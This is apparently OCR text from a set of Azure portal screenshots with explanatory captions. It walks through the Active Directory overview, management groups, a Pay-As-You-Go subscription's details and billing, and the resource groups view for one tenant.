
Azure Active Directory

Basic information

Name	Default Directory	Users	19
Tenant ID	143198c4-77be-42f7-b18e-95c5b693e6b9	Groups	9
Primary domain	atomic-nuclear.site	Applications	11
License	Azure AD Free	Devices	3

Management Groups

Azure management groups provide a way for an organization to control and manage access, compliance, and policies for their subscription within their tenant.



Use management groups to group subscriptions. Click on an exisiting group to drill in, view details and govern resources. Right-click on any subscription or management group to launch quick actions. Click the "Get Started" tab to learn more.


You are registered as a directory admin but do not have the necessary permissions to access the root management group. Click here for more info.

Showing 1 subscriptions in 1 groups

Name	ID	Total subscriptions
Tenant Root Group	143198c4-77be-42f7-b18e-95c5b693e6b9	1
Pay-As-You-Go	3c975794-9afd-498e-9f3b-719c322817b0	

Subscriptions

Subscriptions are how you gain access to Azure services (Azure itself, Azure AD, Storage, etc). Subscriptions are often broken out into uses for the businesses, e.g. a subscription for production web apps, another subscription for development web apps, etc.



portal.azure.com/#@atomic-nuclear.site/resource/subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/overview

Home > Management groups >

Pay-As-You-Go
Subscription

Essentials

Subscription ID	: 3c975794-9afd-498e-9f3b-719c322817b0	Subscription name	: Pay-As-You-Go
Directory	: Default Directory (atomic-nuclear.site)	Current billing period	: 2/27/2022-3/26/2022
My role	: Account admin	Currency	: INR
Offer	: Pay-As-You-Go	Status	: Past due
Offer ID	: MS-AZR-0003P	Secure Score	: Not available
Parent management group	: 143198c4-77be-42f7-b18e-95c5b693e6b9		

Latest billed amount

₹191.28

Invoice E0300HRP6V generated on 2/28/2022


Invoices over time

Total amount
₹0.01

Shortcuts

Resource Groups

Resource groups are the containers that house the resources.



portal.azure.com/#@atomic-nuclear.site/resource/subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/resourceGroups

Pay-As-You-Go | Resource groups

Location == all

No grouping

List view

